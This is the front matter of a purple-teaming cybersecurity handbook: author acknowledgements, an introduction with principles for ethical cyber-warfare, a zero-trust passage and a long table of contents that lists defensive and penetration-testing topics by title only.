The Purple Teaming Handbook

Author: Timo W.

Co-author: Cybersecurity Community

Date: 2023-05-03

A comprehensive guide to Computer Networking,Cyber Security, Incident Response, GRC, Strategies and Tactics of War, Warfare-history, Cyber-warfare, Threat Intelligence and Advanced Penetration Testing

"Despite knowing that perfect security cannot be achieved, we strive to come as close to it as we can"

— Cyber Security Researchers

About the author

“A hundred battles won't matter if you know your enemy and yourself” — Sun Tzu

The author, a passionate cybersecurity expert, sought to gain a deeper understanding of attackers by incorporating Sun Tzu's The Art of War into his studies. Sun Tzu's principles of strategy and tactics have been used for centuries in military warfare, and the author saw their relevance in the world of cybersecurity.

With over 2000+ students worldwide, the author created Cyberheaven, a global community that provides world-class cybersecurity training, while also offering in-depth and comprehensive courses.

To further his knowledge and help guide companies in their cybersecurity posture, the author embarked on several ambitious projects, including developing an open-source defense framework, researching ancient military history and cyber warfare, and providing free and high-quality study materials. He even went as far as to establish a free online cybersecurity discord. It serves as a global community where individuals can come together and create and engineer their future in the field of cybersecurity. The author's commitment to Cyberheaven and the cybersecurity community shows his dedication for knowledge and desire to help others. The author continues to fight cyber threats, and empowers others to do the same.

Website Link:
Cyberheaven

Discord link:
Cyberheaven Discord Invite

Free courses:
Active Directory penetration testing – Cyberheaven
Active directory Beginner course for windows server 2022

Networking Slide:
Hello Network

Special thanks for writing this book

The author extends their gratitude to Niels Groeneveld for his vast knowledge of the threat landscape and for introducing the author to the world of cybersecurity and its wonderful community. The author also wishes to acknowledge all the individuals on LinkedIn who have shared their resources and expertise to assist others. For instance, Niels Groeneveld's recent article on the growing incidence of ransomware attacks was widely circulated on LinkedIn, raising heightened awareness.

It is also a pleasure to thank Remco Verhoef for allowing the author to use the DTACT Raven platform. It has been a valuable experience to learn about AI and how flowcharts should be constructed. For example, the DTACT Raven platform allows users to create decision trees and apply AI algorithms to identify patterns within data sets.

The author would like to thank Arjen de Landgraaf for allowing the author to work with Niels on creating a helpful threat landscape for combating sophisticated supply chain cyber-attacks and ransomware operations by Advanced Persistent Threat Groups. For example, Arjen and Niels provided the author with valuable insights into how to develop systems for monitoring malicious software. That could be used to compromise the security of the supply chain and bring down our systems and important supply chain into danger.

Among the people dear to my heart is Luis Oliveira R. I am grateful for his advice and suggestions on improving this document. As well as being an incredible friend, he is a leader in intelligence and has extensive cybersecurity and information security knowledge For example, Luis Oliveira R. provided helpful comments on the cybersecurity and information security sections, significantly improving the document's quality and meaning while also giving a dedicated help line for the author to make sure everything that needs to be said and that is important.

Last but not least, I want to express my most profound appreciation and gratitude for Sandra Muñoz. She is an exceptional individual who consistently exceeds expectations and goes beyond in everything she does. Due to her outstanding work ethic, positive attitude, and compassionate personality, Sandra has significantly impacted me professionally and personally. I am very fortunate to have been able to work with her and learn from her. My sincere appreciation goes out to you for your valuable contributions and commitment to excellence. You are indeed an inspiration to many others.

A final note: all the content the author shared in this work was a collaborative effort. Therefore, it must be handled appropriately and within the limits of the law. This framework was written by individuals from the industry. It's not allowed to be reproduced, photocopied, or sent to anyone else without the author's permission. You have to contact the author through Discord if you want to distribute this book in a remote location.

Co-Author

Mayan Mohan

“As a mentor, you have to learn how to deal with the past of your mentee, put it to sleep, and focus on the promising future of him/her. It is imperative to have the latest skills and technologies to remain competitive” — Euginia Herlihy

An experienced cybersecurity professional specializing in defensive technologies, he has extensive experience working with financial technology-managed security services and security original equipment manufacturers. As an aspiring purple teamer, Mayan enjoys mentoring others. As a contributor to MITRE ATT&CK (version 12), Mayan is very motivated by the thought of providing the guidance he wishes he had. With his experience as a cybersecurity professional, Mayan's experience as a cybersecurity professional makes him a valuable resource for mentoring and providing guidance to others. Using these skills, he hopes to ensure they have the tools to succeed in the field.

Follow the co-author on LinkedIn at:
Mayan Mohan

Friends of wolf on discord names and real life:

- DED1CAT3D
- Duckie Boss
- Choice
- Cactus
- Lite
- 7H30
- TauOns
- codingSpectre
- Pete
- Nick4

Introduction to this book

"Distrust & caution are the parents of security" — Benjamin Franklin, one of the United States' founding fathers

The author's commitment to ensuring the world's safety led to writing this guide to purple teaming for IT professionals.The author created the cybersecurity runbook to protect companies from hackers and Advanced Persistent Threat groups. While he was developing a cybersecurity framework based on research and his experience, With its name, the framework serves as an essential structural component. The framework specifies the necessary protocols and procedures that organizations follow to protect their networks and data from cyberattacks. It is based on cutting edge research on the most common cyber threats, their tactics, and the most effective methods. The framework also guides how to develop and maintain secure systems and networks and provides a guide for responding to recover from security incidents.

"A sustainable building cannot be constructed without foundational knowledge" — The author

As with every building, entity, or body of knowledge, cybersecurity requires a framework that guides employees and organizations in securing their systems and infrastructure against threat actors. This book provides individuals and organizations with a comprehensive guide to securing their information systems. It will be updated as relevant techniques, tools, and processes are introduced. Following the steps outlined in this document, readers can ensure they have addressed all the necessary infrastructure security measures to protect their systems and data. For instance, the paper outlines the need for network access control to ensure only authorized users can connect to the network and regular vulnerability scans to detect potential security issues. MITRE was the first to invent purple teaming in 2014. However, there may have been earlier versions of the concept, as combining red and blue teams to create a more comprehensive security strategy has been around for sometime.

The future of the post-information age

To prevent significant cyber-attacks in the age of information, our institutions adopt counter-offensive and defensive strategies to mitigate different cyber security risks. This way we can protect our data and users from potential cyberattacks following these rules will protect our data and users from cyberattacks. Nations are required to follow these rules and businesses require the right tools and resources to protect their data and assets. Keeping our digital assets safe means staying vigilant in our counter-offensive and defensive strategies, sticking to the established rules of engagement while still providing organizations with the right tools and resources.

It should be outlined here or earlier in the paper. Nation states must not target citizens and life-sustaining facilities. Under international law, organizations sustaining populations must always be protected and have sufficient resilience to continue business critical operations. Thanks to this document, individuals and organizations will be able to learn and adopt the security culture required today and in the future.

General principles that must be considered when engaging in cyber-Warfare. Respect the sovereignty of other nations and refrain from cyberattacks on their critical infrastructure or government systems. As with a code of conduct or ethical guidelines, it is a guideline for war.

On international law principles the Geneva Conventions and laws of armed conflict. We must always consider the impact of our actions on other nations, organizations, and people whenever we take action within the cyber and to be clear, we are not referring to the real world here, but rather the virtual or cyber realm. That is not to say that using real weaponry like Bombs and rockets are not effective, they just cause more destruction and mayhem than we deem necessary.

1. Avoid targeting civilians or infrastructures such as
    - 1.1. Hospitals
    - 1.2. Schools
    - 1.3. Critical infrastructure (Power Grid,Water supplies, Internet infrastructure)
    - 1.4. Places of worship (Mosques, Temples, Churches)
        - 1.4.1. Are considered off-limits in traditional warfare according to the Geneva Convention. (common rules of war)
            - 1.4.1.1. Geneva Conventions
2. Use cyber-attacks only as a last resort
    - 2.1. All other options for resolving a conflict have been exhausted
3. Be prepared for retaliation.
    - 3.1. Cyberattacks often lead to a reciprocal response
4. Adhere to the principles of
    - 4.1. Proportionality
    - 4.2. Necessity
    - 4.3. Discrimination

Whenever cyberwarfare is used, force only be used in a manner that is necessary to achieve a legitimate military objective. This must never be done while avoiding harming civilians and civilian infrastructure as much as possible.

Source:
Enterprise Purple Teaming: An Exploratory Qualitative Study - ProQuest

A possible solution for the post-information age

Citation of Stephen Paul Marsh.

"Stephen Paul Marsh first used the term "Zero Trust" in his 1994 Ph.D. thesis on computer security at the University of Stirling. In his thesis, Marsh argued that traditional trust models were inadequate for protecting data from malicious actors and proposed a new model based on the principle of least privilege, which requires that all users, even those within the organization, be treated as untrusted until proven otherwise. This model was a departure from the traditional trust model, which relied on trusting all users within the organization and only treating outsiders as untrusted. By adopting the zero trust model, organizations can better protect their data from malicious actors."

Source:
Zero-Trust

We need to implement a Trust architecture for a more secure post-information age. People trust each other, People are generally trusted, but the machines they use are not. Their mistakes are embedded in the devices they produce, regardless of their intent. We must implement a Trust architecture to meet the highest information and cybersecurity standards. Do not trust without verifying the system or the user.

Those who know Vladimir Lenin know that trust is helpful, but verification is better. To expand on this concept, we must adopt the motto "Never Trust, Always Verify." Never use devices, people, or processes without continuous authentication. All users must authenticate themselves first to access the system, and multi-factor authentication, such as biometrics and tokens, must be used. A key, a code, and fingerprint information must also be entered to access the critical internal systems

Index

1. Introduction
    1.1. Information Security
    1.2. Cybersecurity
    1.3. The different kinds of cybersecurity teams
        1.3.1. The Blue Team
        1.3.2. The Red Team
        1.3.3. The Purple Team
    1.4. CIA model
        1.4.1. Confidentiality
        1.4.2. Integrity
        1.4.3. Availability
        1.4.4. Authentication
        1.4.5. Non-repudiation
    1.5. Identity proofing
    1.6. Identity propagation
    1.7. Federation
    1.8. Associated Security Risks
        1.8.1. New technology
        1.8.2. Partnerships
        1.8.3. Security concerns
        1.8.4. Rules
        1.8.5. Policies
        1.8.6. Regulations
        1.8.7. Governance
        1.8.8. Principles
    1.9. International Law, regulations, and compliance
        1.9.1. Policy and process life cycle management
        1.9.2. Support and legal compliance
        1.9.3. Common business documents
        1.9.4. Security requirements for contracts
        1.9.5. General privacy principles for sensitive information
        1.9.6. Policies containing standard security practices
    1.10. Risk Mitigation strategies and controls
        1.10.1. CIA FIPS199
        1.10.2. Conducting system-specific risk assessment
        1.10.3. Risk appetite
        1.10.4. Risk management
        1.10.5. Continuous improvement and monitoring
        1.10.6. IT governance
        1.10.7. Enterprise resilience
    1.11. Network and security components concepts and architectures
        1.11.1. Physical security and devices

1.11.2. Secure configuration and baseline of network and security components
1.11.3. Software-defined networking (SDN)
1.11.4. Network management and monitoring tools
1.11.5. Security zones
1.11.6. Network access control
1.11.7. Critical infrastructure
1.12. Security Controls for Host Devices
1.12.1. Endpoint security software
1.12.2. Host hardening
1.12.3. Bootloader protection
1.12.4. Terminal services/application delivery services
1.13. Security controls for mobile devices
1.13.1. Hardware-based controls
1.13.2. Software-based controls
1.13.3. Enterprise mobility management
1.13.4. Security implications and privacy
1.13.5. Wearable technology
1.14. Software vulnerability security controls
1.14.1. Application security design considerations
1.14.2. Specific application issues
1.14.3. Application sandboxing
1.14.4. Database monitoring
1.14.5. Web application firewalls (WAFs)
1.14.6. Client-side processing and server side processing
1.14.7. Operating system vulnerabilities
1.14.8. Firmware vulnerabilities
1.15. Security assessments and tools
1.16. Incident response and recovery
1.16.1. Asset discovery
1.16.2. Data breaches
1.16.3. Facilities incident detection and response
1.16.4. Incident emergency response
1.16.5. Incident response support tools
1.16.6. The severity of an incident
1.16.7. Post-incident response
1.17. Host, Storage, and application integration
1.17.1. Adapt data flow security
1.17.2. Standards
1.17.3. Interoperability
1.17.4. Resilience
1.17.5. Data security considerations
1.17.6. Secure network segmentation
1.18. Cloud and virtualization technology integration
1.18.1. Security advantages and disadvantages of virtualization

1.18.2. CVEs associated with virtualization
1.18.3. Data security considerations
1.18.4. Resource provisioning and deprovisioning
1.19. Cryptographic techniques
1.19.1. PKI (Public Key Infrastructure)
1.20. Industry trends and their impact on the Enterprise
1.20.1. Threat Intelligence
1.20.2. Researching the security implications
1.20.3. T-CERT (Computer Emergency Response Team)
1.21. Security Activities across technology life cycle
1.21.1. System development life cycle (SDLC)
1.21.2. Adapting solutions
1.21.3. Asset management
1.22. Business Unit interaction
1.22.1. Interpreting security requirements
1.22.2. Providing objective guidance and impartial recommendations
1.22.3. Establishing effective collaboration
1.22.4. A governance, risk, and compliance committee
2. The different threats to the organization
2.1. The Threat Groups
2.1.1. Script Kiddies
2.1.2. Cyber Criminals
2.1.3. Nation States
2.1.4. Insider Threats
2.2. Software Threats
2.2.1. Malware
2.2.2. Spyware
2.2.3. Keyloggers
2.2.4. Viruses
2.2.5. Trojans
2.2.6. Botnet
2.2.7. Adware
2.2.8. Remote access tool (R.A.T)
2.3. Hardware Threats
2.3.1. Rubber ducky
2.3.2. Evil twin
2.3.3. Lan Turtle
2.3.4. Raspberry PI
2.3.5. Badge Cloners
2.3.6. Lockpick set
2.3.7. Under the door tool
3. The Art of Warfare
3.1. Military Generals and Strategists
3.1.1. Sun Tzu

3.1.2. Alexander the Great
3.1.2.1. The Battle of Gaugamela
3.1.3. Pyrrhus of Epirus
3.1.3.1. The Battle of Asculum
3.1.4. Farsi Surena
3.1.4.1. The Battle of Carrhae
3.1.5. Gaius Julius Caesar
3.1.5.1. The Battle of Alesia
3.1.6. Lucius Aemilius Paullus Macedonicus
3.1.6.1. The Battle of Pydna
3.1.7. Publius Cornelius Scipio
3.1.7.1. The Battle of Zama
3.1.8. Hannibal Barca
3.1.8.1. The Battle of Cannae
3.1.9. Arminius Hermann
3.1.9.1. In the battle of Teutoburg Forest
3.1.10. Lucius Domitius Aurelianus
3.1.11. Flavius Aetius
3.1.11.1. Battle of the Catalaunian Plains
3.1.12. Genghis Khan
3.1.12.1. The siege of Kaifeng
3.1.13. Niccolo Machiavelli
3.1.14. Toyotomi Hideyoshi
3.1.14.1. The Battle of Sekigahara
3.1.15. Carl Philipp Gottlieb von Clausewitz
3.2.16. Napoleon Bonaparte
3.1.16.1. The Battle of Austerlitz
3.1.17. Major-General Robert Clive
3.1.17.1. During British colonization in India
3.1.17.2. The Battle of Plassey
3.1.18. Yamamoto Isoroku
3.1.18.1. The attack on pearl harbor
3.1.18.2. D-Day Landing
3.1.19. Ho Chi Minh
3.1.19.1. The Vietnam war
3.1.20. Norman Schwarzkopf
3.1.20.1. Operation Desert Storm
3.1.20.2. Operation Desert Shield
3.1.21. Other notable American operations and plans
3.1.21.1. Operation Cyclone
3.1.21.2. Operation Olympic Games
3.1.21.3. Operation Nitro Zeus
3.2. Traditional Warfare
3.3. Special forces

3.3.1. The U.S. Army Special Forces
3.3.1.1. Adaptability
3.3.1.2. Physical and mental toughness
3.3.1.3. Cultural awareness
3.3.1.4. Leadership and teamwork
3.3.1.5. Technical expertise
3.3.1.6. Attention to detail
3.4. Cyber Force
2.5.1. The U.S. Army Cyber Command
3.4.1.1. Cybersecurity
3.4.1.2. Network and systems administration
3.4.1.3. Data management
3.4.1.4. Collaboration
3.4.1.5. Continuous learning
3.4.1.6. Attention to detail
4. Military Strategy
5. Top strategies
5.1. Polarity
5.2. Guerrilla War
5.3. Controlled chaos
5.4. Perfect economy
5.5. Counter-attack
5.6. Deterrence
5.7. Non Engagement
5.8. Intelligence
5.9. Blitzkrieg
5.10. Center of gravity
5.11. Divide-and-conquer
5.12. Turning
5.13. Ripening for sickle
5.14. Righteous
5.15. The void
5.16. Alliance
5.17. Communication
5.18. Chain-reaction
6. Military Tactics
7. Military Intelligence
7.1. Operational Intelligence
7.1.1. Operational Security
7.1.2. Operational security risks
7.1.2.1. Identifying vulnerabilities
7.1.2.2. Mitigating risks
7.2. Open Source Intelligence
7.3. Cyber-Warfare

7.4. Strategies of cyber-warfare
7.5. Devastating cyber-attacks
7.5.1. Google
7.5.2. Iranian Nuclear facility
7.5.3. The flame malware
7.5.4. The Colonial Pipeline Company
7.5.5. Uber
7.5.6. Sony
7.5.7. Facebook
7.5.8. Solarwinds
7.5.8.1. Microsoft
7.5.9. Ukraine power grid
7.5.10. Wannacry
7.5.11. No petya
7.5.12. Other high-value ransomware families
7.6. Supply chain attacks
7.7. Advanced persistent threat groups
7.8. Intelligence Agencies
7.8.1. National Security Agency (NSA)
7.8.2. Central Intelligence Agency (CIA)
7.8.3. Dutch intelligence agency AIVD (Algemene Inlichtingen- en Veiligheidsdienst)
7.8.4. GCHQ, the Government Communications HeadQuarters
7.8.5. MIVD (Militaire Inlichtingen- en Veiligheidsdienst)
7.8.6. Israeli intelligence agency Mossad
7.8.6.1. Unit 8200
7.8.7. GRU (Glavnoye Razvedyvatel'noye Upravleniye)
7.8.8. FSB (Federal'naya Sluzhba Bezopasnosti)
7.8.9. Bundesnachrichtendienst
8. Overview of important cybersecurity organizations
8.1. NIST (National Institute of Standards and Technology)
8.2. The United States National Cyber-Informed Engineering (CIE) Strategy
8.3. The Information Systems Audit and Control Association (ISACA)
8.4. CREST (the Council of Registered Ethical Security Testers)
8.5. SANS (SysAdmin, Audit, Network, Security)
8.6. IEEE (Institute of Electrical and Electronics Engineers)
8.7. ISO (International Organization for Standardization)
8.8. Internet Engineering Task Force (IETF)
8.9. The Request for Comments (RFC)
8.10. Internet Architecture Board (IAB)
8.11. Internet Research Task Force (IRTF)
9. Overview of Cybersecurity Frameworks
9.1. A short history of the Security standards timeline
9.2. Cybersecurity Maturity Model Certification (CMMC)

9.3. NIST Cybersecurity Framework
9.3.1. NIST Cybersecurity Framework
9.3.2. NIST FIPS 199 “Standards for Security Categorization of Federal Information and Information Systems
9.3.3. NIST SP 800-30 “Guide for Conducting Risk Assessments”
9.3.4. NIST SP 800-61 “Computer Security Incident Handling Guide”
9.3.5. NIST SP 800-88 “Guidelines for Media Sanitization”
9.4. European Regulations on information security
9.4.1. GDPR
9.4.2. Network and Information Systems Directive (NIS2)
9.4.3. Digital Operational Resilience Act (DORA)
9.5. ISO Cybersecurity Standard
9.5.1. The development of the International Standardization of Standards (ISO)
9.5.2. Governance - ISO 27001
9.5.3. Code of Practice for Information Security Controls - ISO 27002
9.5.4. Implementation - ISO 27003
9.5.5. Metrics – ISO 27004
9.5.6. Risk management – ISO 27005
9.5.7. Continuity Management - ISO 22301
9.5.8. Anti-Bribery management system - ISO 37001
9.5.8.1. Conduct a risk assessment
9.5.8.2. Develop an anti-bribery policy.
9.5.8.3. Communicate and train employees
9.5.8.4. Establish a reporting mechanism.
9.5.8.5. Monitor and review the ABMS
9.6. Payment Card Industry Data Security Standard (PCI DSS)
9.7. The HIPAA Act
9.7.1. Overview
9.8. HSSE and Social Performance
9.9. The SOC control standards
9.9.1. Scope
9.9.2. Design controls
9.9.3. Program implementation
9.10. Adversary Simulation and defense Frameworks
9.10.1. Game theory (GT)
9.10.1.1. Manipulating attackers
9.10.1.2. Infection monkey
9.10.1.3. Cyber Deception
9.10.1.4. The MITRE ATT&CK
9.10.1.5. The MITRE D3FEND
9.10.1.6. MITRE Cyber Analytics Repository (CAR)
9.10.1.7. Common Attack Pattern Enumeration and Classification
9.10.1.8. The Common Vulnerabilities and Exposures (CVE) system
9.10.1.9. Other related mitre projects

9.10.1.10. Common Weakness Enumeration (CWE)
9.10.1.11. The Exploit Prediction Scoring System (EPSS)
9.10.2. the Diamond Model
9.11. CSA STAR
9.12. CIS Critical Security Controls
9.12.1. The Essential Eight Cyber Security Controls
9.13. TIBER
9.14. The Sherwood Applied Business Security Architecture (SABSA)
9.15. The Building Security In Maturity Model (BSIMM)
9.15.1. Risk assessment
9.15.2. Talent development
9.15.3. Communication
9.16. The Open Group Architecture Framework (TOGAF)
9.17. OpenSCAP
9.18. COBIT
9.19. Information Technology Infrastructure Library (ITIL)
9.20. Prince2
9.21. Agile
9.21.1. Agile programming
9.21.1.1. Scrum
9.21.1.2. Extreme Programming (XP)
9.21.1.3. Lean is an Agile practice
9.21.1.4. Kanban
9.22. The Waterfall Method
9.23. The Spiral Method
10. Business continuity management
10.1. Six Sigma
10.2. Document the risks
10.3. Determine the most critical data, technology, and tools
10.4. Maintain an inventory of physical assets
10.5. Determine critical business information and systems
10.6. Create a communication plan
10.7. The importance of policies to reduce risks
10.7.1. Privacy policy
10.7.2. Acceptable Use Policy (AUP)
10.7.3. Policies
10.7.4. The principle of mandatory vacation
10.7.5. Job rotation
10.8. Recovery after a cyber-attack
10.8.1. Incident response
10.8.2. Cyber Crisis management
10.8.3. Backup and Restore
10.8.4. Compliance monitoring and security controls
10.8.5. The purpose of compliance monitoring

11. The art of the ultimate cyber-defense
11.1. Oversights in cybersecurity
11.2. Best practice
12. Telecommunications
12.1. History Lesson
12.2. The first internet
12.3. How does the Internet work?
12.4. The local Area network
12.4.1. Network Types
12.4.2. Open Systems Interconnection model
12.4.3. Difference between the OSI model and the TCP/IP model
12.4.4. Mac Address
12.4.5. Internet Protocol (IPv4)
12.4.6. Internet Protocol version 6 (IPv6)
12.4.6.1. Time to Live (TTL)
12.4.7. Subnetting
12.4.8. The different IP spaces
12.4.9. Subnet masking
12.4.10. IPv4 subnet mask
12.4.11. IPv6 prefix length
12.4.12. TCP/IP
12.4.13. IPV6 vs IPV4
12.4.14. UDP, or User Datagram Protocol
12.4.15. The different Lan network devices
12.4.16. Endpoint
12.4.16.1. Endpoint Servers
12.4.17. Network Switches
12.4.17.1. Network switching
12.4.17.2. ARP
12.4.17.3. Full or Half Duplex
12.4.17.4. Virtual Local Area Network (VLAN)
12.4.17.5. Virtual Extensible LAN (VXLAN)
12.4.17.6. Multi Layered switching
12.4.17.7. Port Mirroring
12.4.18. Routers
12.4.18.1. Dynamic Host Configuration Protocol
12.4.18.2. Internal Vlan routing
12.4.17.3. NAT (Network Address Translation)
12.4.18.4. PAT (Port Address Translation)
12.4.18.5. Load Balancers
12.4.19. Proxy
12.4.19.1. Reverse proxy
12.4.19.2. Forward proxy
12.5. Routing protocols

12.5.1. Static Routing
12.5.2. Dynamic routing protocols
12.5.2.1. BGP
12.5.2.2. OSPF
12.5.2.3. EIGRP
12.5.2.4. RIP
12.6. High availability
12.7. RFC standards, or Request for Comments standards,
13. The use of firewalls
13.1. Confidentiality of the network
13.2. Demilitarized Zone (DMZ)
13.3. Packet inspection firewalls
13.3.1. Stateful firewalls
13.3.2. Application Filter
13.3.3. File sharing
13.3.4. Common Web protocols
13.4. Current Web Developments
13.4.1. Web 1.0
13.4.2. Web 2.0
13.4.3. Web 3.0
14. Network Threats
14.1. Denial Of Service (DOS)
14.2. Distributed Denial of Service (DDOS)
14.3. Address Resolution Protocol Poisoning (ARP)
14.4. Rogue Dynamic Host Configuration Protocol Server (DHCP)
14.5. Domain Naming Service cache spoofing (DNS)
14.6. Man in the middle attacks (MitM)
15. OAADF (Open Source Advanced Automated Defense Framework)
15.1. AI machine learning framework
15.2. Attack simulation
15.2.1. Zeroday analysis
15.2.2. Runtime & port scanning
15.2.3. Virtual sandboxing detection
15.2.4. Services enumeration
15.2.5. Only run on targeted hardware or software
15.2.6. Hiding techniques
15.2.7. Buffer overflow
15.2.8. VM escapes and bypassing containers
15.2.9. Automated or Manual Fuzzing
15.2.10. Exploitation
15.2.11. Bypassing
15.2.11.1. Application run policy bypass
15.2.11.2. Lateral movement
15.2.11.3. Weakness in Code

15.2.12. Deleting Logs
15.2.13. Hijacking SIEM
15.2.14. Logging servers
15.2.15. DoS(Denial of Service) or DDoS(Distributed Denial of Service) attacks
15.2.16. Social engineering attacks
15.2.17. Active directory attacks
15.2.18. Network devices
15.2.19. Endpoint devices
15.2.20. IoT
16. Administration Principles and Security
16.1. Firewalls Management and Rules Management
16.2. Secure Router Management
16.2.1. Network Security
16.2.1.1. Content Filtering
16.2.1.2. Anti-Malware
16.2.2. ACLS (Access Control Lists)
16.2.2.1. Port Security
16.2.3. Port based authentication - 802.1X
16.2.4. Flood Guards
16.2.5. Loop protection
Implicit deny
16.2.7. Log analysis
16.2.8. Unified Threat Management
17. Network Design Elements and components
17.1. Remote access to the organization
17.1.1. NAC Network Access Control
17.1.2. Remediation server
17.1.3. Health check server
17.1.4. Layered security defense in depth.
17.2. Virtualizations
17.2.1. Hypervisor
17.2.2. The examples of operating systems
17.2.3. The advantages of running multi systems with a hypervisor
17.2.4. Test environments with a hypervisor
17.2.5. Are there any security concerns with virtualizations?
17.2.6. Single point of failure
18. Defensible Network Architecture 2.0
18.1. Defensible Network Design
18.2. System and Network Authorization
18.3. Zero Trust Network Architecture
18.4. Login authentication
18.4.1. FIDO
18.5. Security Operations Center (SOC)
18.6. Intelligent security operations

18.6.1. The OODA loop
18.7. Triage using digital forensics and incident response
18.8. The pyramid of pain
18.9. Cyber threat intelligence
18.10. The different type of life cycles in cyber threat intelligence
18.10.1. The Indicator Lifecycle
18.10.2. The Advanced Persistent Threat (APT)
18.11. The Ransomware Lifecycle
18.11.1. Biases or fallacies
18.11.2. Correspondence Bias
18.11.3. Confirmation Bias
18.11.4. Self-Serving Bias
18.11.5. Belief Bias
18.11.6. Hindsight Bias
18.11.6.1. Anecdotal Fallacy
18.11.7. Appeal to probability
18.11.8. Counter-bias strategies
18.11.9. Decision theory
18.11.10. Game theory
18.11.11. Behavioral economics
18.11.12. Cognitive psychology
18.11.13. Machine learning
18.11.14. Human reliability engineering
18.11.15. STIX (Structured Threat Information Expression)
18.11.16. TAXII (Trusted Automated eXchange of Indicator Information)
18.11.17. CybOX (Cyber Observable eXpression)
18.12. IOCs (indicators of compromise)
18.13. IOAs (Indicators of Attack)
18.14. The incident response playbook
18.14.1. Establish a dedicated incident response team
18.14.2. Define roles and responsibilities
18.14.3. Create a detailed incident response plan
18.14.4. Test and exercise the incident response plan
18.14.5. Review and update the incident response plan
18.15. Detection Engineering
18.15.1. Sigma
18.15.2. Yara
18.15.3. PowerShell
18.15.4. Reverse engineering and dynamic analysis of software
19. Risk-related concepts
19.1. False positives or negatives:
19.1.1. False negatives, What do they mean?
19.2. Risk Reduction
19.2.1. Threat Management

19.2.2. Threat Surface management
19.2.3. The Principle Of Least Privilege (POLP)
19.2.4. Attack Surface Reduction (ASR)
19.2.5. Vulnerability Management
19.2.6. Vulnerability Disclosure
19.3. Threat hunting
19.4. Threat modeling
19.4.1. STRIDE
19.4.2. DREAD
19.4.3. PASTA
19.5. Digital Forensics
19.6. Log analytics
19.7. Network and Host Security
19.7.1. SIEM solutions and automated response
19.7.1.1. Behavioral analysis & Sandboxing
19.7.1.2. Managed Detection & Response (MDR)
19.7.1.3. Extended Detection Response (XDR)
19.7.1.4. Security Orchestration & Automation Response (SOAR)
19.7.1.5. Zero Trust Network Design
19.7.1.6. Network Certificate authentication
○ 19.7.1.7. Honeypots and Honeytraps
19.7.2. Firewall inspection
19.7.2.1. Blocking unauthorized and unsigned code
19.7.2.2. Protocol and web filtering analysis
19.7.2.3. Transport Layer Security
19.7.2.4. Real-time scanning and monitoring of traffic.
19.7.2.5. Filtering
19.7.2.5.1. Packet
19.7.2.5.2. Application
19.7.2.5.3. Network
19.7.2.6. Intrusion detection and prevention
19.7.2.7. Port mirroring for real-time data analysis
19.7.3. Hardware
19.7.3.1. Crypto Acceleration
19.7.3.2. Memory Guard
19.7.3.3. TPM module
19.7.4. User space
19.7.4.1. Biometric authentication
19.7.4.2. Encryption
19.7.4.2.1. Drive encryption
19.7.4.2.2. File-level encryption
19.7.4.3. System protections
19.7.4.3.1. Application Guard
19.7.4.3.2. Credential Guard

19.7.4.3.3. Patch Management
19.7.5. Kernel space
19.7.5.1. ASLR
19.7.5.2. EMET Mitigation (Enhanced Mitigation Experience Toolkit)
19.7.5.3. Execution policy
19.7.5.4. Anti-exploit prevention
○ 19.7.5.5. Logging
19.7.5.5.1. Host OS
19.7.5.5.2. Hypervisor logs
19.7.6. Firmware
19.7.6.1. BIOS
19.7.6.1.1. BIOS Guard
19.7.6.1.2. Boot Guard
19.7.6.1.3. Memory Guard
19.7.6.2. Mode-Based Execution Control
19.7.6.3. Trusted execution technology
19.7.6.4. Guest Mode Execute Trap
19.7.6.5. Control Flow Attack Protection
19.7.6.6. System Management Mode Supervisor
19.7.6.7. Secure Init and Jump with Attestation
19.7.6.8. Encryption
19.7.6.8.1. Advanced Encryption Standard
19.7.6.9. Resilience
19.7.6.10. Micro-segmentation
19.7.6.11. Network
19.7.6.12. Software
19.7.6.12.1. Control-Flow Enforcement technology
19.7.6.12.2. Extended Page Tables Subpage Write
19.7.6.12.3. Threat Detection Technology
19.7.6.12.4. User-Mode Instruction Prevention
19.7.6.12.5. Behavioral analysis
19.7.7. Virtualization technology
19.7.7.1. Hypervisor security
19.7.7.1.1. Hypervisor-protected Code Integrity (HVCI)
19.7.7.1.2. Hypervisor Memory Introspection
19.7.7.1.3. Virtual TPM module
20. Penetration Testing and Auditing
20.1. Ethics in penetration testing
20.2. Responsible vulnerability disclosure
20.3. Reconnaissance
20.4. Network enumeration
20.4.1. Nmap
20.4.2. Netdiscover
20.4.3. Burp suite

20.4.4. Nessus / OpenVas
20.4.5. SQLmap
20.4.6. Wfuzz
20.4.7. Metasploit
20.4.8. Impacket
20.4.9. Hydra
20.4.10. Port discovery and service enumeration
20.4.11. TCP and UDP
20.5. SMB Pentesting
20.6. Commands for SMB Enumeration
20.7. Web Applications Pentesting
20.8. Active Directory
20.8.1. Discovery
20.8.1.1. SPN Scanning
20.8.1.2. Data Mining
20.8.1.3. User Hunting
20.8.1.4. Applocker
20.8.1.5. Active Directory Federation Service
20.8.2. Initial access
20.8.3. Privilege Escalation
20.8.3.1. ZeroLogon
20.8.3.2. Passwords in Sysvol And GPO
20.8.3.3. Weakness in Kerberos
20.8.3.4. DNSAdmins
20.8.3.5. GPO
20.8.3.6. Exchange
20.8.3.7. Binary Exploitation
20.8.4. Defense Evasion
20.8.4.1. In-Memory Evasion
20.8.4.2. Endpoint Detection bypass
20.8.4.3. PowerShell Anti-Malware Scan Interface (AMSI) Bypass
20.8.5. Sysmon Evasion
20.8.5.1. HoneyTokens Evasion
20.8.5.2. Disabling Security Tools
20.8.5.3. Windows Event Log
20.8.6. Credential Dumping
20.8.6.1. NTDS.DIT Password Extraction
20.8.6.2. SAM (Security Accounts Manager)
20.8.6.3. Kerberoasting
20.8.6.4. Windows Credential Manager/Vault
20.8.6.5. DCSync attack
20.8.6.6. LLMNR/NBT-NS Poisoning
20.8.6.7. LSASS dumping
20.8.6.8. Microsoft SQL Server Database links

20.8.6.9. Pass The Hash
20.8.6.10. Password Spraying
20.8.6.11. Automate getting Domain Admin using Empire
20.8.6.12. Remote Weaponization of WSUS MITM
20.8.6.13. Golden Ticket
20.8.6.14. SID History
20.8.6.15. Silver Ticket
20.8.6.16. DCShadow
20.8.6.17. AdminSDHolder
20.8.6.18. Group Policy Object
20.8.6.19. Skeleton Keys
20.8.6.20. SeEnableDelegationPrivilege
20.8.6.21. Security Support Provider
20.8.6.22. Directory Services Restore Mode
20.8.6.23. ACLs & Security Descriptors
20.8.7. Persistence
20.8.8. Obfuscation
20.8.9. Defense & Detection
20.8.9.1. General Recommendations
20.8.9.2. Protect Admin Credentials
20.8.9.3. Protect AD Admin Credentials
20.8.9.4. Protect Service Account Credentials
20.8.9.5. Protect Resources
